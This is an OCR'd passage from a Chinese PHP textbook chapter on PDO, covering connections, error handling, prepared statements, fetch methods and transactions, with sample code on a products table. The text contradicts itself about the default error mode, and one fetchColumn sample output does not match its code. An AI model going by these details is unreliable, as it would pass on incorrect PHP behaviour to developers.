


图 31-1　使用数据库抽象层解除应用层和数据层的耦合

你可能听说过使用比较广泛的实现，下面列出其中一部分。

- MDB2。MDB2 是用 PHP 编写的一个数据库抽象层，包含在 PEAR 包中（关于 PEAR 的更多信息请参见第 11 章）。它目前支持 FrontBase、InterBase、MySQL、Oracle、PostgreSQL、QuerySim 和 SQLite。
- JDBC。顾名思义， JDBC（Java 数据库连接）标准允许 Java 程序与有 JDBC 驱动程序的任何

数据库交互。这样的数据库包括 MSSQL、MySQL、Oracle 和 PostgreSQL。

- ODBC。ODBC（开放数据库连接）接口是当前使用最广泛的抽象实现之一，包括 PHP 在内的很多应用程序和语言都支持 ODBC。所有主流数据库都提供了 ODBC 驱动程序，其中包括上述 JDBC 介绍中提到的数据库。
- Perl DBI。Perl 数据库接口模块是 Perl 与数据库通信的标准化方式，PHP 的 DB 包正是受此启发。

如你所见，PHP 用户可以随意使用 MDB2 和 ODBC 解决方案。因此，看来在开发 PHP 驱动的应用程序时，数据库抽象需求已经解决了，是这样吗？虽然有这样一些解决方案（以及许多其他方案），但一种更好的解决方案已在开发中，PHP 5.1 已经正式发布了这个方案，即 PDO（PHP 数据对象）抽象层。

31.1　为什么还要另一种数据库抽象层

随着 PDO 的实，它遭到了开发人员的很多非议，这些开发人员要么致力于另一种数据库抽象层的开发，要么可能太关注 PDO 的数据库抽象特性，而不是它提供的所有功能。事实上，PDO 是 MDB2 PEAR 包和类似解决方案的理想替代方案。不过，PDO 实际上不止是一个数据库抽象层，它还具有以下特性。

- **编码一致性**。因为 PHP 可用的各种数据库扩展是由不同发行者编写的，所以尽管所有扩展都提供了基本相同的特性，却不满足编码一致性。PDO 消除了这种不一致，提供可用于各种数据库的单一接口。此外，此扩展分为两个不同的部分：PDO 核心包含大多数 PHP 特定的代码，使各种驱动程序专注于数据。另外，PDO 开发人员利用了在过去几年中构建数据库扩展时积累的丰富知识和经验，借鉴成功经验，并吸取失败教训谨慎避免重蹈覆辙。尽管还存在不一致性，但数据库特性总体上都被很好地进行了抽象。
- **灵活性**。因为 PDO 在运行时加载必需的数据库驱动程序，所以不需要在每次使用不同数据库时重新配置和重新编译 PHP。例如，如果数据库突然需要从 Oracle 切换到 MySQL，只要加载 PDO_MYSQL 驱动程序就可以了（本章后面还会更多地介绍这个内容）。
- **面向对象特性**。PDO 利用了 PHP 5 的面向对象特性，与以前的很多解决方案相比，可以得到一种更优雅的数据库通信方法。
- **高性能**。PDO 是用 C 编写的，并编译为 PHP，与用 PHP 编写的其他解决方案相比，虽然其他都相同，但提供了更高的性能。

既然有这么多优点，你怎会不喜欢 PDO 呢？本章将全面介绍 PDO 及其提供的各种特性。

31.2　使用 PDO

PDO 与 PHP 长期支持的所有数据库扩展惊人地类似。因此，如果你在 PHP 中使用过某种数据库，对本节提供的内容应当非常熟悉了。如前所述，PDO 借鉴了以往数据库扩展的最好特性，所以其方法存在明显的相似性也是理所当然的。

本节先概括介绍 PDO 安装过程，后面对它当前支持的数据库服务器做一个总结。对于本章剩余部分使用的示例，我们将使用以下 MySQL 表：

```
CREATE TABLE products (
   id INT NOT NULL AUTO_INCREMENT,
   sku CHAR(8) NOT NULL,
   title VARCHAR(100) NOT NULL,
   PRIMARY KEY(id)
);
```

此表中填入了如表 31-1 所示的产品。

表31-1 产品数据示例

id	sku	名 称
1	ZP457321	Painless Aftershave
2	TY232278	AquaSmooth Toothpaste
3	PO988932	HeadsFree Shampoo
4	KL334899	WhiskerWrecker Razors

31.2.1 安装 PDO

PHP 5.1 中会默认启用 PDO，不过并没有安装 MySQL PDO 驱动程序。尽管可以作为共享模块来安装 PDO 和所需的 PDO 驱动程序，但是最容易的办法还是静态地构建 PDO 和驱动程序，一旦完成，不必再做任何与配置有关的改变。你现在可能只关心 MySQL 的 PDO 驱动程序，因此只需在配置 PHP 时传入`--with-pdo-mysql` 标志。

如果在 Windows 平台上使用 PHP 5.1 或更新的版本，需要在 php.ini 文件中增加对 PDO 和驱动程序扩展的引用。例如，为了启用对 MySQL 的支持，应向 Windows Extensions 节中增加以下代码行：

```
extension=php_pdo.dll
extension=php_pdo_mysql.dll
```

与以往一样，不要忘记重启 Apache，以便使 php.ini 中的修改生效。

31.2.2 PDO 的数据库选项

编写本书时，PDO 支持很多数据库，以及可以通过 DBLIB 和 ODBC 访问的任何数据库，具体如下所示。

- 4D。可以通过 `PDO_4D` 驱动程序访问。
- Firebird / InterBase 6。可以通过 `PDO_FIREBIRD` 驱动程序访问。
- IBM DB2。可以通过 `PDO_IBM` 驱动程序访问。
- Informix。可以通过 `PDO_INFORMIX` 驱动程序访问。
- Microsoft SQL Server。可以通过 `PDO_DBLIB` 驱动程序访问。
- MySQL。可以通过 `PDO_MYSQL` 驱动程序访问。
- ODBC。可以通过 `PDO_ODBC` 驱动程序访问。ODBC 实际上不是数据库，而是支持结合此列表未列出的任何 ODBC 兼容数据库使用 PDO。
- Oracle。可以通过 `PDO_OCI` 驱动程序访问。从 Oracle 版本 8 到 11*g* 都支持。
- PostgreSQL。可以通过 `PDO_PGSQL` 驱动程序访问。
- SQLite 3.*X*。可以通过 `PDO_SQLITE` 驱动程序访问。

提示 要确定所处环境中可用的PDO驱动程序，可以在浏览器中加载`phpinfo()`并查看PDO节首部中提供的列表，或者如下执行`pdo_drivers()`函数：

```
<?php print_r(pdo_drivers()); ?>.
```

31.2.3　连接到数据库服务器并选择数据库

在使用PDO与数据库交互之前，需要建立一个服务器连接并选择一个数据库。这是通过PDO的构造函数完成的。其形式如下：

```
PDO PDO::__construct(string DSN [, string username [, string password
                    [, array driver_opts]]])
```

DSN（数据源名）参数由两项组成：所需的数据库驱动程序名和任何必需的数据库连接变量，如主机名、端口和数据库名。username和password参数分别指定用于连接数据库的用户名和密码。最后，driver_opts数组指定连接所必需的（或期望的）所有额外选项。本节最后将提供可用选项的列表。

可以以多种方式调用构造函数，下面将分别介绍。

1. 将参数嵌入到构造函数

连接数据库的最简单方法是往构造函数中传递连接参数。例如，可以如下调用构造函数（特定于MySQL）：

```
$dbh = new PDO('mysql:host=localhost;dbname=chp31', 'webuser', 'secret');
```

2. 将参数放在文件中

PDO利用了PHP的流特性，所以可以把DSN字符串放在另一个本地或远程文件中，并在构造函数中引用这个文件，如下：

```
$dbh = new PDO('uri:file://usr/local/mysql.dsn');
```

要确定该文件由负责执行PHP脚本的用户所拥有，而且此用户拥有必要的权限。

3. 引用php.ini文件

也可以在php.ini文件中维护DSN信息，只要把DSN信息赋给一个名为*pdo.dsn.aliasname*的配置参数，这里aliasname是后面将提供给构造函数的DSN别名。例如，如下示例为DSN指定了别名mysqlpdo：

```
[PDO]
pdo.dsn.mysqlpdo = 'mysql:dbname=chp31;host=localhost'
```

随后可以由PDO构造函数调用这个别名，如下：

```
$dbh = new PDO('mysqlpdo', 'webuser', 'secret');
```

与前面的方法类似，此方法不允许在DSN中包括用户名和密码。

4. 使用PDO与连接有关的选项

PDO有几个与连接有关的选项，可以考虑将其传入driver_opts数组中以调整PDO的行为。这些选项如下所示。

- PDO::ATTR_AUTOCOMMIT。确定PDO是在每次查询执行时提交，还是等待执行commit()方法才生效。
- PDO::ATTR_CASE。可以强制PDO将获取的列字符大小写转换为全部大写或全部小写，或者让PDO原样使用数据库中的列。这是通过将此选项分别设置为如下3个值之一来控制的：PDO::CASE_UPPER、PDO::CASE_LOWER和PDO::CASE_NATURAL。
- PDO::ATTR_EMULATE_PREPARES。启用该选项可使准备语句能够利用MySQL的查询缓存。
- PDO::ATTR_ERRMODE。PDO支持3种错误报告模式：PDO::ERRMODE_EXCEPTION、PDO::

ERRMODE_SILENT 和 PDO::ERRMODE_WARNING。这些模式确定 PDO 会在何种情况下报告错误。将此选项设置为这 3 个值将改变默认行为，默认值为 PDO::ERRMODE_EXCEPTION。此特性将在 31.2.4 节中深入讨论。

- PDO::ATTR_ORACLE_NULLS。此属性设置为 TRUE 时，获取时把空字符串转换为 NULL。默认情况下设置为 FALSE。
- PDO::ATTR_PERSISTENT。确定连接是否为持久连接。默认值为 FALSE。
- PDO::ATTR_PREFETCH。预获取是一种获取多行的数据库特性（即使客户端每次只请求一行）。因为如果客户端请求一行，她很可能还想要其他行。这样做可以减少数据库请求的数量，并因此提高效率。此选项为支持此特性的驱动程序设置预获取的大小，以 KB 为单位。
- PDO::ATTR_TIMEOUT。此选项设置超时之前等待的时间（秒数）。MySQL 目前不支持该选项。
- PDO::DEFAULT_FETCH_MODE。可以使用该选项来设置默认的读取模式（关联数组、索引数组或对象），因此如果你一贯喜欢一种特定的方法，就会减少很多输入工作。

下面 4 个属性有助于了解客户端、服务器和连接状态的更多信息。这些属性值可以通过 31.2.5 节中介绍的方法 getAttribute()获取。

- PDO::ATTR_SERVER_INFO。包含数据库特有的服务器信息。对于 MySQL，会获取与服务器运行时间、全部查询、平均每秒执行查询数有关的数据，以及其他重要信息。
- PDO::ATTR_SERVER_VERSION。包含与数据库服务器版本号有关的信息。
- PDO::ATTR_CLIENT_VERSION。包含与数据库客户端版本号有关的信息。
- PDO::ATTR_CONNECTION_STATUS。包含数据库特有的与连接状态有关的信息。例如，使用 MySQL 且成功连接之后，该属性包含 localhost via TCP/IP，而使用 PostgreSQL 时该属性包含 Connection OK; waiting to send。

5. 处理连接错误

如果出现一个连接错误，脚本会立即终止，除非适当地捕获了返回的 PDOException 对象。当然，通过最早在第 8 章介绍的异常处理语法很容易做到这一点。以下例子展示了出现连接问题时如何捕获这个异常：

```
<?php
    try {
       $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'webuser', 'secret');
    } catch (PDOException $exception) {
       echo "Connection error: " . $exception->getMessage();
    }
?>
```

建立连接之后，就可以开始使用了。这正是本章余下部分要讨论的主题。

31.2.4 错误处理

PDO 提供了 3 种错误模式，从而可以调整扩展处理错误的方式。

- PDO::ERRMODE_EXCEPTION。使用 PDOException 类抛出异常，这将立即停止脚本执行，提供与问题有关的信息。
- PDO::ERRMODE_SILENT。错误发生时不进行任何操作。让开发人员检查错误并确定如何处理。这是默认设置。

- PDO::ERRMODE_WARNING。发生与 PDO 相关的错误则生成一条 PHP E_WARNING 消息。

为设置错误模式，只需使用 setAttribute()方法，如下：

```
$dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

有两个方法可用来获取错误信息。下面将介绍这两个方法。

1. 获取SQL错误码

SQL 标准提供了一组诊断码，这些诊断码用于指示 SQL 查询的结果，称为 SQLSTATE 码。可以在网上搜索 SQLSTATE 码，你会得到这些诊断码的一个列表及其含义。errorCode()方法用于返回这个标准 SQLSTATE 码，可以存储这个 SQLSTATE 码来实现日志功能，甚至可以生成你自己的定制错误消息。其形式如下：

```
int PDOStatement::errorCode()
```

例如，以下脚本试图插入一个新产品，但是 products 表被错误地写为单数形式（product）：

```
<?php
    try {
        $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'webuser', 'secret');
    } catch (PDOException $exception) {
        printf("Connection error: %s", $exception->getMessage());
    }

    $query = "INSERT INTO product(id, sku, title)
              VALUES(NULL, 'SS873221', 'Surly Soap') ";

    $dbh->exec($query);

    echo $dbh->errorCode();
?>
```

这会得到错误码 42S02，它对应于 MySQL 的“表不存在”的消息。当然，光这样一个消息没有多大意义，所以你可能会对下面介绍的 errorInfo()方法感兴趣。

2. 获取SQL错误消息

errorInfo()方法可以生成一个数组，其中包括最近执行的数据库操作的相关错误信息。其形式如下：

```
array PDOStatement::errorInfo()
```

这个数组包括 3 个值，各个值由一个数字索引值（0~2）引用。

- 0。存储 SQL 标准中定义的 SQLSTATE 码。
- 1。存储特定于数据库驱动程序的错误码。
- 2。存储特定于数据库驱动程序的错误消息。

以下脚本展示了如何使用 errorInfo()，从而输出与“缺少表”有关的错误信息。在这里，程序员错误地使用了 products 表的单数形式 product：

```
<?php
    try {
       $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'webuser', 'secret');
    } catch (PDOException $exception) {
        printf("Failed to obtain database handle %s", $exception->getMessage());
    }

    $query = "INSERT INTO product(id, sku, title)
              VALUES(NULL, 'SS873221', 'Surly Soap') ";
```

```
    $dbh->exec($query);

    print_r($dbh->errorInfo());

?>
```

假设 product 表不存在，会生成以下输出（为便于阅读这里对格式做了调整）：

```
Array (
[0] => 42S02
[1] => 1146
[2] => Table 'chp31.product' doesn't exist )
```

31.2.5 获取和设置属性

很多属性可用来调整 PDO 的行为，因为可用的属性实在太多，另外很多数据库驱动程序都提供了它们自己的定制属性，所以最好访问 www.php.net/pdo 来了解最新的信息，而不是在这里详尽列出所有可用的属性。

下一节将介绍用来设置和获取这些属性值的方法。

1. 获取属性

getAttribute()将获取 attribute 所指定属性的值。其形式为：

```
mixed PDOStatement::getAttribute(int attribute)
```

示例如下：

```
$dbh = new PDO('mysql:host=localhost;dbname=chp31', 'webuser', 'secret');
echo $dbh->getAttribute(PDO::ATTR_CONNECTION_STATUS);
```

我的服务器返回结果如下：

```
localhost via TCP/IP
```

2. 设置属性

setAttribute()方法为 *attribute* 指定的属性赋一个值（由 *value* 指定）。其形式为：

```
boolean PDOStatement::setAttribute(int attribute, mixed value)
```

例如，为设置 PDO 的错误模式，需要如下设置 PDO::ATTR_ERRMODE：

```
$dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

31.2.6 查询执行

PDO 提供了几个执行查询的方法，每个方法都经过调整以尽可能更高效的方式执行一个特定的查询类型。下面的列表给出了所有查询类型。

- **执行没有结果集的查询**。当执行 INSERT、UPDATE 和 DELETE 等查询时，不返回结果集。在这些情况下，exec()方法将返回查询所影响的行数。
- **一次执行一个查询**。当执行返回结果集的查询时，或者所影响的行数无关紧要时，应当使用 query()方法。
- **多次执行一个查询**。虽然可以使用 while 循环和 query()方法多次执行一个查询（每次迭代

传入不同的列值），但使用准备语句（prepared statement）来实现效率会更高。

1. 添加、修改和删除表数据

应用有可能要提供添加、修改和删除数据的某种方法。这样你要将查询传给 exec()方法，该方法执行查询并返回受查询影响的行的数目。其形式为：

```
int PDO::exec(string query)
```

考虑如下示例：

```
$query = "UPDATE products SET title='Painful Aftershave' WHERE sku='ZP457321'";
$affected = $dbh->exec($query);
echo "Total rows affected: $affected";
```

根据样本数据，此示例将返回：

```
Total rows affected: 1
```

注意，这个方法不能用于 SELECT 查询。SELECT 查询要使用 query()方法（下面将要介绍）。

2. 选择表数据

query()方法执行查询，返回一个 PDOStatement 对象。其形式为：

```
PDOStatement query(string query)
```

示例如下：

```
$query = 'SELECT sku, title FROM products ORDER BY id';
foreach ($dbh->query($query) AS $row) {
   $sku = $row['sku'];
   $title = $row['title'];
   printf("Product: %s (%s) <br />", $title, $sku);
}
```

根据本章前面给出的样本数据，这将得到：

```
Product: AquaSmooth Toothpaste (TY232278)
Product: HeadsFree Shampoo (PO988932)
Product: Painless Aftershave (ZP457321)
Product: WhiskerWrecker Razors (KL334899)
```

提示　如果使用query()并想了解受影响的总行数，可以使用rowCount()方法。

31.2.7　准备语句介绍

每次发送查询给 MySQL 服务器时，都必须解析该查询的语法，确保结构正确并能够执行。这是这个过程中必要的步骤，但也确实带来了一些开销。做一次是必要的，但如果反复地执行相同的查询，批量插入多行时只改变列值会怎么样呢？准备语句会在服务器上缓存查询的语法和执行过程，而只在服务器和客户端之间传输有变化的列值，以此来消除这些额外的开销。

PDO 为支持此特性的数据库提供了准备语句功能。因为 MySQL 支持这个特性，所以可以在适当时使用准备语句。准备语句是使用两个方法实现的：prepare()负责准备要执行的查询，execute()使用一组给定的列参数反复地执行查询。这些参数可以显式地作为数组传递给 execute()方法，也可以使用通过 bindParam()方法指定的绑定参数提供给 execute()方法。下面将介绍这些方法。

1. 使用准备语句

prepare()方法负责准备要执行的查询。其形式为：

```
PDOStatement PDO::prepare(string query [, array driver_options])
```

但是，用作准备语句的查询与你以往使用的查询略有区别，因为对于每次执行迭代中要改变的值，必须使用占位符而不是具体的列值。查询支持两种语法：*命名参数*（named parameter）和*问号参数*（question mark parameter）。例如，使用前一种语法的查询如下：

```
INSERT INTO products SET sku = :sku, name = :name;
```

同样的查询，使用后一种语法时如下：

```
INSERT INTO products SET sku = ?, name = ?;
```

选择哪一种语法完全是个人喜好问题，但前者更明确一些。出于这个原因，相关的示例中都将使用这种语法。首先使用 prepare()准备一个用于迭代执行的查询：

```
// 连接数据库
$dbh = new PDO('mysql:host=localhost;dbname=chp31', 'webuser', 'secret');

$query = "INSERT INTO products SET sku = :sku, name = :name";
$stmt = $dbh->prepare($query);
```

查询准备好之后，就可以继续执行，这是通过下面介绍的 execute()方法完成的。

除了查询，还可以通过 *driver_options* 参数传递数据库驱动程序特定的选项。更多关于这些选项的信息，请参见 PHP 手册。

2. 执行准备查询

execute()方法负责执行准备好的查询。其形式为：

```
boolean PDOStatement::execute([array input_parameters])
```

该方法需要在每次迭代执行中替换的输入参数。这可以通过两种方法实现：作为数组将值传递给方法，或者通过 bindParam()方法把值绑定到查询中相应的变量名或位置偏移。下面将介绍第一个选项，第二个选项会在后面介绍 bindParam()时讨论。

如下示例展示了如何准备一条语句并通过 execute()反复执行，每次使用不同的参数：

```
<?php
    // 连接数据库服务器
    $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'webuser', 'secret');

    // 创建和准备查询
    $query = "INSERT INTO products SET sku = :sku, title = :title";
    $stmt = $dbh->prepare($query);

    // 执行查询
    $stmt->execute(array(':sku' => 'MN873213', ':title' => 'Minty Mouthwash'));

    // 再次执行
    $stmt->execute(array(':sku' => 'AB223234', ':title' => 'Lovable Lipstick'));
?>
```

下面还会使用这个示例，那时将学习如何通过使用 bindParam()方法进行绑定来传递查询参数。

3. 绑定参数

你可能注意到，在前面对 execute()的介绍中，*input_parameters* 参数是可选的。这很方便，因为如果需要传递多个变量，以这种方式提供数组会很快变得难以处理。那么有什么其他办法呢？

bindParam()方法。其形式为：

```
boolean PDOStatement::bindParam(mixed parameter, mixed &variable [, int datatype [,
                                int length [, mixed driver_options]]])
```

使用命名参数时，*parameter* 是准备语句中用语法:title 指定的列值占位符的名字。使用问号参数时，*parameter* 是查询中列值占位符的索引偏移。variable 参数存储将赋给占位符的值。它按引用传递，因为结合准备存储过程使用此方法时，可以根据存储过程的某个动作修改这个值。这个特性不在本节中展示，但是在阅读完第 32 章后，你就会很清楚这个过程了。可选的 *datatype* 参数显式地设置参数的数据类型，可以为以下值。

- PDO::PARAM_BOOL。SQL BOOLEAN 类型。
- PDO::PARAM_INPUT_OUTPUT。传递参数给存储过程时使用此类型，因此可以在过程执行后修改。
- PDO::PARAM_INT。SQL INTEGER 数据类型。
- PDO::PARAM_NULL。SQL NULL 数据类型。
- PDO::PARAM_LOB。SQL 大对象数据类型（不被 MySQL 支持）。
- PDO::PARAM_STMT。PDOStatement 对象类型（当前不可操作）。
- PDO::PARAM_STR。SQL 字符串数据类型。

可选的 *length* 参数指定数据类型的长度。只有被赋为 PDO::PARAM_INPUT_OUTPUT 数据类型时才需要这个参数。最后，*driver_options* 用来传递任何数据库驱动程序特定的选项。

修改前面的示例，这一次使用 bindParam()来赋列值：

```
<?php

    // 连接数据库服务器
    $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'webuser', 'secret');

    // 创建和准备查询
    $query = "INSERT INTO products SET sku = :sku, title = :title";
    $stmt = $dbh->prepare($query);

    $sku = 'MN873213';
    $title = 'Minty Mouthwash';

    // 绑定参数
    $stmt->bindParam(':sku', $sku);
    $stmt->bindParam(':title', $title);

    // 执行查询
    $stmt->execute();

    $sku = 'AB223234';
    $title = 'Lovable Lipstick';

    // 绑定参数
    $stmt->bindParam(':sku', $sku);
    $stmt->bindParam(':title', $title);

    // 再次执行
    $stmt->execute();
?>
```

如果使用问号参数，语句则如下所示：

```
$query = "INSERT INTO products SET sku = ?, title = ?";
```

因此，对应的 bindParam()调用如下：

```
$stmt->bindParam(1, $sku);
$stmt->bindParam(2, $title);
. . .
$stmt->bindParam(1, $sku);
$stmt->bindParam(2, $title);
```

31.2.8 获取数据

PDO 的数据获取方法与其他数据库扩展中的数据获取方法非常类似。事实上，如果过去使用过其中某种扩展，就会对 PDO 的 5 个相关方法非常熟悉。本节介绍的所有方法都是 PDOStatement 类的一部分，上一节介绍的很多方法都会返回这个对象。

1. 返回获取的列数

columnCount()方法返回结果集中的总列数。其形式为：

```
integer PDOStatement::columnCount()
```

示例如下：

```
// 执行查询
$query = 'SELECT sku, title FROM products ORDER BY title';
$result = $dbh->query($query);

// 报告返回了多少列
printf("There were %d product fields returned.", $result->columnCount());
```

示例输出如下：

```
There were 2 product fields returned.
```

2. 获取结果集中的下一行

fetch()方法返回结果集的下一行，当到达结果集末尾时返回 FALSE。其形式为：

```
mixed PDOStatement::fetch([int fetch_style [, int cursor_orientation
                          [, int cursor_offset]]])
```

引用行中各列的方式取决于 *fetch_style* 参数如何设置。可以使用 8 种设置，具体如下所示。

- PDO::FETCH_ASSOC。使 fetch()获取按列名索引的值数组。
- PDO::FETCH_BOTH。使 fetch()获取既按列名索引又按列在行中的数值偏移（从 0 开始）索引的值数组。这是默认值。
- PDO::FETCH_BOUND。使 fetch()返回 TRUE，并将获取的列值赋给 bindParam()方法中指定的相应变量。关于绑定列的更多信息请参见 31.2.9 节。
- PDO::FETCH_CLASS。指示 fetch()填充对象，将结果集的列赋至同名类属性。
- PDO::FETCH_INTO。获取列值，将其放入某个类当前的实例。各个类属性必须与列值匹配，必须设为公共作用域。或者，重载_get()和_set()方法来进行设置，如第 7 章所述。
- PDO::FETCH_LAZY。创建关联数组和索引数组，以及包含列属性的一个对象，从而可以在这 3 种接口中任选一种。
- PDO::FETCH_NUM。使 fetch()获取一个按列在行中的数值偏移（从 0 开始）索引的值数组。
- PDO::FETCH_OBJ。使 fetch()创建一个对象，其属性对应所获取的各个列名。

cursor_orientation 参数确定当对象是一个可滚动的游标时应当获取哪一行。*cursor_offset* 参数是一个整数值，表示要获取的行相对于当前游标位置的偏移。

如下示例从数据库中获取所有产品，并按产品名排列结果：

```
<?php

    // 连接数据库服务器
    $dbh = new PDO("mysql:host=localhost;dbname=chp31", "webuser", "secret");

    // 执行查询
    $stmt = $dbh->query('SELECT sku, title FROM products ORDER BY title');

    while ($row = $stmt->fetch(PDO::FETCH_ASSOC)) {
        $sku = $row['sku'];
        $title = $row['title'];
        printf("Product: %s (%s) <br />", $title, $sku);
    }

?>
```

示例输出如下：

```
Product: AquaSmooth Toothpaste (TY232278)
Product: HeadsFree Shampoo (PO988932)
Product: Painless Aftershave (ZP457321)
Product: WhiskerWrecker Razors (KL334899)
```

3. 同时返回所有的结果集行

fetchAll()方法的工作方式与 fetch()非常类似，不同的是一次调用就可以获取结果集中的所有行，并赋给返回数组。其原型如下：

```
array PDOStatement::fetchAll([int fetch_style])
```

以何种方式引用所获取的列，这取决于可选参数 *fetch_style* 的设置，默认值为 PDO_FETCH_BOTH。所有可用的 fetch_ style 值的完整列表请参见前一节关于 fetch()方法的介绍。

下面的例子会得到与 fetch()介绍中所提供示例相同的结果，但这一次将依靠 fetchAll()得到要输出的数据：

```
// 执行查询
$stmt = $dbh->query('SELECT sku, title FROM products ORDER BY title');

// 检索所有行
$rows = $stmt->fetchAll();

// 输出行
foreach ($rows as $row) {
    $sku = $row[0];
    $title = $row[1];
    printf("Product: %s (%s) <br />", $title, $sku);
}
```

示例输出如下：

```
Product: AquaSmooth Toothpaste (TY232278)
Product: HeadsFree Shampoo (PO988932)
Product: Painless Aftershave (ZP457321)
Product: WhiskerWrecker Razors (KL334899)
```

关于是否用 fetchAll()代替 fetch()，在很大程度上是出于方便考虑。但是要记住一点，使用 fetchAll()处理特别大的结果集时会给系统带来很大的负担，无论是数据库服务器资源还是网络带宽都很有压力。

4. 获取单独一列

fetchColumn()方法返回结果集中下一行某个列的值。其形式为：

```
string PDOStatement::fetchColumn([int column_number])
```

列引用 column_number 必须根据列在行中的数值偏移来指定（偏移从 0 开始）。如果未赋值，fetchColumn()将返回第一列的值。很奇怪，不能使用这个方法获取同一行中的多个列，因为每次调用将使行指针移向下一个位置。因此，如果需要这样做可以考虑使用 fetch()。

如下示例不仅展示了 fetchColumn()，还说明了该方法的后续调用将如何移动行指针：

```
// 执行查询
$result = $dbh->query('SELECT sku, title FROM products ORDER BY title');

// 获取第一行第一列
$sku = $result->fetchColumn(0);

// 获取第二行第二列
$title =  $result->fetchColumn(1);

// 输出数据
echo "Product: $title ($sku)";
```

得到的结果如下。注意，产品名和 SKU 不对应于示例数据表中提供的值，就像前面提到的，这是因为每次调用 fetchColumn()行指针都会向下移。因此，使用这个方法时一定要谨慎。

```
Product: AquaSmooth Toothpaste (PO988932)
```

31.2.9 设置绑定列

上一节学习了如何在 fetch()和 fetchAll()方法中设置 *fetch_style* 参数，来控制脚本中如何获取结果集的列。你可能对 PDO_FETCH_BOUND 设置感兴趣，因为这种方式似乎可以避免获取列值时的一个额外步骤，而只是将其自动赋给预定义变量。确实是这样，这是通过 bindColumn()方法实现的。

bindColumn()方法用来匹配列名和一个指定的变量名，这样在每次获取各行时，会自动将相应的列值赋给该变量。其形式为：

```
boolean PDOStatement::bindColumn(mixed column, mixed &param [, int type
                                 [, int maxlen [, mixed driver_options]]])
```

column 参数指定行中的列偏移，而*&param* 参数定义相应变量的名。可以使用 *type* 参数设置变量的类型来限制变量值，并通过 *maxlen* 参数限制其长度。共支持 7 个 *type* 参数值，完整的列表请参见前面对 bindParam()的介绍。

下例从 Products 表中选择 id 等于 1 的记录的 sku 和 title 列，并分别根据数值偏移和关联映射来绑定结果：

```
<?php
    // 连接数据库服务器
```

```
    $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'webuser', 'secret');

    // 创建和准备查询
    $query = 'SELECT sku, title FROM products WHERE id=1';
    $stmt = $dbh->prepare($query);
    $stmt->execute();

    // 根据列偏移进行绑定
    $stmt->bindColumn(1, $sku);

    // 根据列标题进行绑定
    $stmt->bindColumn('title', $title);

    // 获取行
    $row = $stmt->fetch(PDO::FETCH_BOUND);

    // 输出数据
    printf("Product: %s (%s)", $title, $sku);
?>
```

返回如下结果：

```
Painless Aftershave (ZP457321)
```

31.2.10　处理事务

PDO为能够执行事务的数据库提供了事务支持。有3个PDO方法可以完成事务任务：beginTransaction()、commit()和rollback()。第37章将专门对事务进行深入介绍，所以这里就不提供示例了，在此只提供这3个方法的简单介绍。

1. 开始事务

beginTransaction()方法禁用自动提交模式，这意味着执行commit()方法前任何数据库修改都不会生效。其形式为：

```
boolean PDO::beginTransaction()
```

一旦执行commit()或rollback()，自动提交模式将自动再次启用。

2. 提交事务

commit()方法提交事务。其形式为：

```
boolean PDO::commit()
```

3. 回滚事务

rollback()方法取消自执行beginTransaction()以来所做的所有数据库修改。其形式为：

```
boolean PDO::rollback()
```

31.3　小结

PDO为用户提供了一种强大的方式，可以统一各式各样的数据库命令，利用PDO就能采用极其简单的方法将应用程序从一种数据库解决方案移植到另一种方案。此外，还能大大提高PHP语言开发人员的工作效率，因为它将语言特定特性和数据库特定特性相分离。如果客户希望应用程序允许其使用他们偏爱的某个数据库，你最好在关注这个逐渐成熟的新扩展。

第 32 章 存储例程

在本书中可以看到很多示例，它们都要将 MySQL 查询直接嵌入到 PHP 脚本中。事实上，对于较小的应用程序来说这很好。但是，随着应用程序复杂性和规模的增加，你可能希望寻求更有效的方法来管理 SQL 代码。值得注意的是，一些查询可能会达到某种层次的复杂性，要求在查询中结合一定程度的逻辑来得到所需的结果。可以考虑这样一种情况：必须部署两个应用程序，一个面向 Web，另一个面向 iPhone，二者都使用同一个 MySQL 数据库并完成很多相同的任务，如果一个查询改变，你不仅需要对一个应用程序中出现的查询作出修改，而是要同时修改两个应用程序中的查询！

当处理复杂应用程序时，尤其是在团队环境中，这就带来了另一个难题，一方面要让每个成员都能作出贡献，另一方面还不能覆盖他人的努力成果。一般负责数据库开发和维护的人在编写高效安全的查询方面很有经验。但是如果将查询嵌入到代码中，数据库架构师如何编写和维护这些查询，而又不影响应用程序开发人员呢？此外，数据库架构师如何确信开发人员不会修改这些查询，并潜在地导致应用程序大开安全之门。

针对这些难题，最常用的解决方案之一是一种称为*存储例程*（stored routine）的数据库特性。存储例程是存储在数据库服务器中的一组 SQL 语句，通过在查询中调用一个指定的名来执行，很像封装了一组命令的函数，调用此函数名时就会执行这些命令。然后，存储例程可以在数据库服务器的安全范围内进行维护，根本不触及应用程序代码。

